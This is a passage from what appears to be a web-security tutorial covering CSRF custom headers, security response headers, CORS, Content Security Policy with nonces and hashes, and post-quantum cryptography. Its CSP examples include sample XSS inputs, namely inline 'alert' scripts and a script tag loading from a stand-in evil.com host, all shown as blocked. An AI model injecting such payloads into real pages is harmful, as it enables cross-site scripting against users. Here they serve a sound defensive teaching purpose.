Set-Cookie: session=abc123; SameSite=Lax; Secure; HttpOnlySameSite=Lax for cookies without an explicit SameSite attribute. This provides baseline CSRF protection, but you should still use CSRF tokens for defense in depth.
Defense: Custom Headers
For AJAX requests, require a custom header that simple cross-origin requests can't include:
// Client sends custom header
fetch('/api/transfer', {
    method: 'POST',
    headers: { 'X-Requested-With': 'XMLHttpRequest' },
    body: JSON.stringify(data)
});

// Server requires the header
if request.headers.get('X-Requested-With') != 'XMLHttpRequest':
    abort(403)
Cross-origin requests can't set custom headers without CORS preflight approval. Since you control your CORS policy, attackers can't add these headers from their site.
🛡️ Security Headers
HTTP response headers can enable powerful browser security features. These headers are defense-in-depth — they won't fix vulnerabilities, but they limit damage when something goes wrong. A few headers can block entire classes of attacks.
Content-Security-Policy (CSP)
CSP controls what resources can load and execute on your page. It's the most powerful security header:
Content-Security-Policy:
    default-src 'self';
    script-src 'self' https://cdn.example.com;
    style-src 'self' 'unsafe-inline';
    img-src 'self' data: https:;
    connect-src 'self' https://api.example.com;
    frame-ancestors 'none';
    base-uri 'self';
form-action 'self'| Directive | Controls | XSS Impact |
|---|---|---|
script-src | JavaScript sources | Blocks inline scripts and unauthorized sources |
style-src | CSS sources | Blocks CSS injection attacks |
connect-src | AJAX, WebSocket, fetch | Limits data exfiltration |
frame-ancestors | Who can frame your page | Prevents clickjacking |
base-uri | <base> tag values | Prevents base tag injection |
Content-Security-Policy-Report-Only first to see what would be blocked without breaking your site. The report-uri directive sends violation reports to your server.
Strict-Transport-Security (HSTS)
Forces browsers to only use HTTPS for your site, preventing SSL stripping attacks:
Strict-Transport-Security: max-age=31536000; includeSubDomains; preloadmax-age— How long to remember (seconds). 31536000 = 1 yearincludeSubDomains— Apply to all subdomainspreload— Submit to browser preload lists (permanent!)
X-Frame-Options / frame-ancestors
Prevents your page from being embedded in iframes, stopping clickjacking attacks:
# Legacy header (still widely supported)
X-Frame-Options: DENY

# Modern CSP equivalent (preferred)
Content-Security-Policy: frame-ancestors 'none'
Clickjacking: Attacker overlays your page (invisible iframe) on their page. When users think they're clicking the attacker's button, they're actually clicking yours — liking posts, following accounts, or clicking "delete account."
Other Important Headers
| Header | Purpose | Recommended Value |
|---|---|---|
X-Content-Type-Options | Prevents MIME sniffing | nosniff |
Referrer-Policy | Controls referrer information | strict-origin-when-cross-origin |
Permissions-Policy | Controls browser features | Disable unused features |
X-XSS-Protection | Legacy XSS filter | 0 (disable — it can cause issues) |
0 to ensure it's disabled, and rely on CSP instead.
A Complete Security Headers Set
# Production security headers
Content-Security-Policy: default-src 'self'; script-src 'self'; style-src 'self' 'unsafe-inline'; img-src 'self' data: https:; frame-ancestors 'none'; base-uri 'self'; form-action 'self'
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Referrer-Policy: strict-origin-when-cross-origin
Permissions-Policy: geolocation=(), microphone=(), camera=()
X-XSS-Protection: 0
Test your headers at securityheaders.com — it grades your site and explains each missing header.
🌐 Cross-Origin Resource Sharing (CORS)
CORS is a browser security mechanism that controls which websites can make requests to your server. By default, browsers block requests from one origin (e.g., evil.com) to another (e.g., api.yoursite.com). CORS headers tell the browser when to relax this restriction.
Understanding CORS is essential because it's one of the most common sources of developer frustration — and misconfigurations can create serious security vulnerabilities.
The Same-Origin Policy
The browser's Same-Origin Policy (SOP) is the foundation. An "origin" is the combination of scheme + host + port:
https://example.com:443  ← origin
  │      │           │
scheme  host        port

Same origin:
  https://example.com/page1  ✓
  https://example.com/page2  ✓

Different origin (blocked by default):
  http://example.com         ✗ (different scheme)
  https://api.example.com    ✗ (different host)
  https://example.com:8080   ✗ (different port)
Without the Same-Origin Policy, any website could read your bank balance, access your email, or steal session tokens from other sites you're logged into. SOP is the browser's primary defense against malicious websites.
When You Need CORS
CORS is needed when your frontend (running on one origin) needs to make API calls to a backend (on a different origin):
| Frontend | Backend | CORS Needed? |
|---|---|---|
https://myapp.com | https://myapp.com/api | No — same origin |
https://myapp.com | https://api.myapp.com | Yes — different subdomain |
http://localhost:3000 | http://localhost:8080 | Yes — different port |
https://myapp.com | https://third-party-api.com | Yes — different domain |
Simple Requests vs Preflight
Browsers classify requests into two categories:
Simple requests (no preflight) meet ALL of these conditions:
- Method is GET, HEAD, or POST
- Only "simple" headers: Accept, Accept-Language, Content-Language, Content-Type
- Content-Type is only: text/plain, multipart/form-data, or application/x-www-form-urlencoded
Preflighted requests — anything else. Before the actual request, the browser sends an OPTIONS request asking "is this allowed?"
# Preflight request (automatically sent by browser)
OPTIONS /api/data HTTP/1.1
Origin: https://frontend.com
Access-Control-Request-Method: POST
Access-Control-Request-Headers: Content-Type, Authorization

# Server response (must allow the request)
HTTP/1.1 204 No Content
Access-Control-Allow-Origin: https://frontend.com
Access-Control-Allow-Methods: POST, GET, OPTIONS
Access-Control-Allow-Headers: Content-Type, Authorization
Access-Control-Max-Age: 86400CORS Response Headers
| Header | Purpose | Example |
|---|---|---|
Access-Control-Allow-Origin | Which origins can access | https://myapp.com or * |
Access-Control-Allow-Methods | Allowed HTTP methods | GET, POST, PUT, DELETE |
Access-Control-Allow-Headers | Allowed request headers | Content-Type, Authorization |
Access-Control-Allow-Credentials | Allow cookies/auth | true |
Access-Control-Max-Age | Cache preflight (seconds) | 86400 (1 day) |
Access-Control-Expose-Headers | Headers JS can read | X-Request-Id |
Common CORS Configurations
# Allow specific origin (most secure)
Access-Control-Allow-Origin: https://myapp.com

# Allow any origin (use carefully!)
Access-Control-Allow-Origin: *

# Allow credentials (cookies, auth headers)
# Cannot use * with credentials — must be specific origin
Access-Control-Allow-Origin: https://myapp.com
Access-Control-Allow-Credentials: trueAccess-Control-Allow-Origin: * with Access-Control-Allow-Credentials: true is not allowed by browsers. If you try this, credentials will be ignored. This prevents any website from accessing authenticated resources on your API.
Server-Side Implementation
const cors = require('cors');

// Allow specific origin with credentials
app.use(cors({
    origin: 'https://myapp.com',
    credentials: true,
    methods: ['GET', 'POST', 'PUT', 'DELETE'],
    allowedHeaders: ['Content-Type', 'Authorization']
}));

// Dynamic origin (check against whitelist)
const allowedOrigins = ['https://myapp.com', 'https://staging.myapp.com'];
app.use(cors({
    origin: (origin, callback) => {
        if (!origin || allowedOrigins.includes(origin)) {
            callback(null, true);
        } else {
            callback(new Error('Not allowed by CORS'));
        }
    },
    credentials: true
}));Debugging CORS Errors
CORS errors in the browser console can be cryptic. Here's how to diagnose them:
# Browser error:
"Access to fetch at 'https://api.example.com/data' from origin
'https://myapp.com' has been blocked by CORS policy"

# Debugging steps:
1. Open Network tab → find the OPTIONS request (if any)
2. Check response headers — is Access-Control-Allow-Origin present?
3. Does it match your origin exactly? (scheme + host + port)
4. If using credentials, is Access-Control-Allow-Credentials: true?
5. Are all your custom headers listed in Access-Control-Allow-Headers?CORS Security Pitfalls
| Mistake | Risk | Fix |
|---|---|---|
| Reflecting Origin header directly | Any site can access your API | Validate against whitelist |
* with credentials |
Browser blocks it, but intent is dangerous | Use specific origins |
Allowing null origin |
Sandboxed iframes have null origin | Never whitelist null |
| Regex matching origins | evil-myapp.com might match |
Exact string matching |
CORS vs CSRF
CORS and CSRF protection are related but different:
- CORS prevents JavaScript from reading cross-origin responses
- CSRF tokens prevent unauthorized state-changing requests
CORS doesn't block all cross-origin requests — only reading responses. A malicious site can still trigger a POST to your server; CORS just prevents it from seeing the response. That's why you need CSRF protection for state-changing operations.
Access-Control-Allow-Origin: * with credentials?🔒 Content Security Policy (CSP)
Content Security Policy is a browser security mechanism that lets you control exactly what resources can load and execute on your page. It's your strongest defense against XSS — even if an attacker injects malicious code, CSP can prevent it from running.
CSP works by whitelisting trusted sources. Anything not explicitly allowed is blocked and logged. This defense-in-depth approach means that even when your input validation fails, CSP provides a safety net.
How CSP Works
CSP is delivered as an HTTP response header. When the browser sees this header, it enforces the policy for that page:
Content-Security-Policy: default-src 'self'; script-src 'self' https://cdn.example.com

When the browser encounters:
  <script src="/app.js">             ✓ Allowed ('self')
  <script src="https://cdn.example.com/lib.js">  ✓ Allowed (whitelisted)
  <script src="https://evil.com/bad.js">        ✗ Blocked
  <script>alert('xss')</script>      ✗ Blocked (inline scripts disabled by default)
CSP Directives
Each directive controls a different type of resource:
| Directive | Controls | XSS Impact |
|---|---|---|
default-src | Fallback for all resource types | Base restriction |
script-src | JavaScript sources | Primary XSS defense |
style-src | CSS sources | Blocks CSS injection |
img-src | Image sources | Prevents image-based tracking/exfil |
connect-src | fetch, XHR, WebSocket | Limits data exfiltration |
font-src | Web fonts | Prevents malicious fonts |
object-src | Plugins (Flash, Java) | Block legacy plugin attacks |
frame-src | iframe sources | Control embedded content |
frame-ancestors | Who can frame your page | Prevent clickjacking |
base-uri | <base> tag values | Prevent base tag hijacking |
form-action | Form submission targets | Prevent form hijacking |
Source Values
| Value | Meaning | Example |
|---|---|---|
'self' | Same origin only | Your own domain |
'none' | Block everything | object-src 'none' |
https: | Any HTTPS URL | Any secure source |
https://cdn.example.com | Specific origin | Trusted CDN |
*.example.com | Subdomain wildcard | All subdomains |
'unsafe-inline' | Allow inline scripts/styles | Weakens XSS protection |
'unsafe-eval' | Allow eval() | Weakens XSS protection |
'nonce-abc123' | Allow specific inline script | Secure inline scripts |
'sha256-...' | Allow script with hash | Integrity checking |
Nonces and Hashes
Instead of allowing all inline scripts ('unsafe-inline'), you can allow specific scripts using nonces or hashes:
# Nonce-based (generate random nonce per request)
Content-Security-Policy: script-src 'nonce-abc123xyz789'

<script nonce="abc123xyz789">
    // This script runs because nonce matches
    console.log('Allowed');
</script>

<script>
    // This script is blocked — no matching nonce
    alert('XSS attempt');
</script>
# Hash-based (hash of the script content)
Content-Security-Policy: script-src 'sha256-B2yPHKaXnvFWtRChIbabYmUBFZdVfKKXHbWtWidDVF8='
<script>console.log('Allowed');</script> ✓ Hash matches
<script>alert('XSS');</script> ✗ Different hashStrict CSP (Recommended)
Modern CSP best practice uses nonces or hashes instead of URL allowlists, because allowlists often include CDNs that host attacker-controllable content (JSONP endpoints, old library versions):
# Strict CSP with nonces
Content-Security-Policy:
    default-src 'self';
    script-src 'nonce-{random}' 'strict-dynamic';
    style-src 'self' 'nonce-{random}';
    object-src 'none';
    base-uri 'self';
    frame-ancestors 'none'

# 'strict-dynamic' allows nonce'd scripts to load additional scripts
# This enables script bundlers and dynamic imports to work
Report-Only Mode
Deploy CSP safely by testing in report-only mode first:
# Report violations but don't block anything
Content-Security-Policy-Report-Only:
    default-src 'self';
    script-src 'self';
    report-uri /csp-report

# Violations are sent as JSON POST to /csp-report:
{
    "csp-report": {
        "document-uri": "https://example.com/page",
        "violated-directive": "script-src 'self'",
        "blocked-uri": "https://evil.com/bad.js",
        "source-file": "https://example.com/page",
        "line-number": 42
    }
}Common CSP Mistakes
| Mistake | Why It's Bad | Fix |
|---|---|---|
'unsafe-inline' for scripts |
Allows XSS payloads to execute | Use nonces or hashes |
'unsafe-eval' |
Allows eval(), Function(), etc. | Refactor code to avoid eval |
| Allowlisting CDNs | CDNs often host JSONP or old libraries | Use nonces + 'strict-dynamic' |
Missing object-src 'none' |
Flash/Java plugin attacks | Always block plugins |
Missing base-uri 'self' |
Base tag injection attacks | Restrict base tag |
CSP for Single-Page Apps
SPAs often need special handling for bundled JavaScript and dynamic styles:
# SPA-friendly strict CSP
Content-Security-Policy:
    default-src 'self';
    script-src 'self' 'nonce-{random}' 'strict-dynamic';
    style-src 'self' 'unsafe-inline';  # Many CSS-in-JS libs need this
    img-src 'self' data: https:;
    font-src 'self' https://fonts.gstatic.com;
    connect-src 'self' https://api.example.com;
    frame-ancestors 'none';
    base-uri 'self';
    form-action 'self'

# Note: 'unsafe-inline' for styles is often necessary for CSS-in-JS
# This is less dangerous than script 'unsafe-inline'
Server Implementation
const helmet = require('helmet');
const crypto = require('crypto');

app.use((req, res, next) => {
    // Generate unique nonce per request
    res.locals.nonce = crypto.randomBytes(16).toString('base64');
    next();
});

app.use(helmet.contentSecurityPolicy({
    directives: {
        defaultSrc: ["'self'"],
        scriptSrc: [
            "'self'",
            (req, res) => `'nonce-${res.locals.nonce}'`,
            "'strict-dynamic'"
        ],
        styleSrc: ["'self'", "'unsafe-inline'"],
        imgSrc: ["'self'", "data:", "https:"],
        objectSrc: ["'none'"],
        baseUri: ["'self'"],
        frameAncestors: ["'none'"]
    }
}));

// In your template, use the nonce:
// <script nonce="<%= nonce %>">...</script>'strict-dynamic' do in a CSP?⚛ Post-Quantum Cryptography
Quantum computers threaten most of today's public-key cryptography. Shor's algorithm (1994) showed that a sufficiently powerful quantum computer could factor large numbers and compute discrete logarithms efficiently — breaking RSA, Diffie-Hellman, and elliptic curve cryptography. We're preparing now, before such computers exist.
The Quantum Threat
What breaks: RSA, ECDSA, ECDH, Ed25519 — anything based on factoring or discrete logarithms. A quantum computer with enough qubits could break 2048-bit RSA in hours.
What survives: Symmetric encryption (AES) and hashing (SHA-256) are weakened but not broken. Grover's algorithm halves key strength — AES-256 becomes ~128-bit security, still safe. SHA-256 remains collision-resistant.
New Standards (2024)
NIST ran another open competition (2016-2024), like they did for AES. The winners use mathematical problems believed to be hard even for quantum computers:
| Algorithm | Purpose | Based On |
|---|---|---|
| ML-KEM (Kyber) | Key encapsulation | Lattice problems |
| ML-DSA (Dilithium) | Digital signatures | Lattice problems |
| SLH-DSA (SPHINCS+) | Signatures (backup) | Hash-based |
Trust & Backdoors
The Snowden revelations (2013) showed the NSA had been working to undermine cryptographic standards. The most damning: Dual_EC_DRBG, a random number generator standardized by NIST, contained a suspected backdoor. The NSA had paid RSA Security $10 million to make it the default in their products.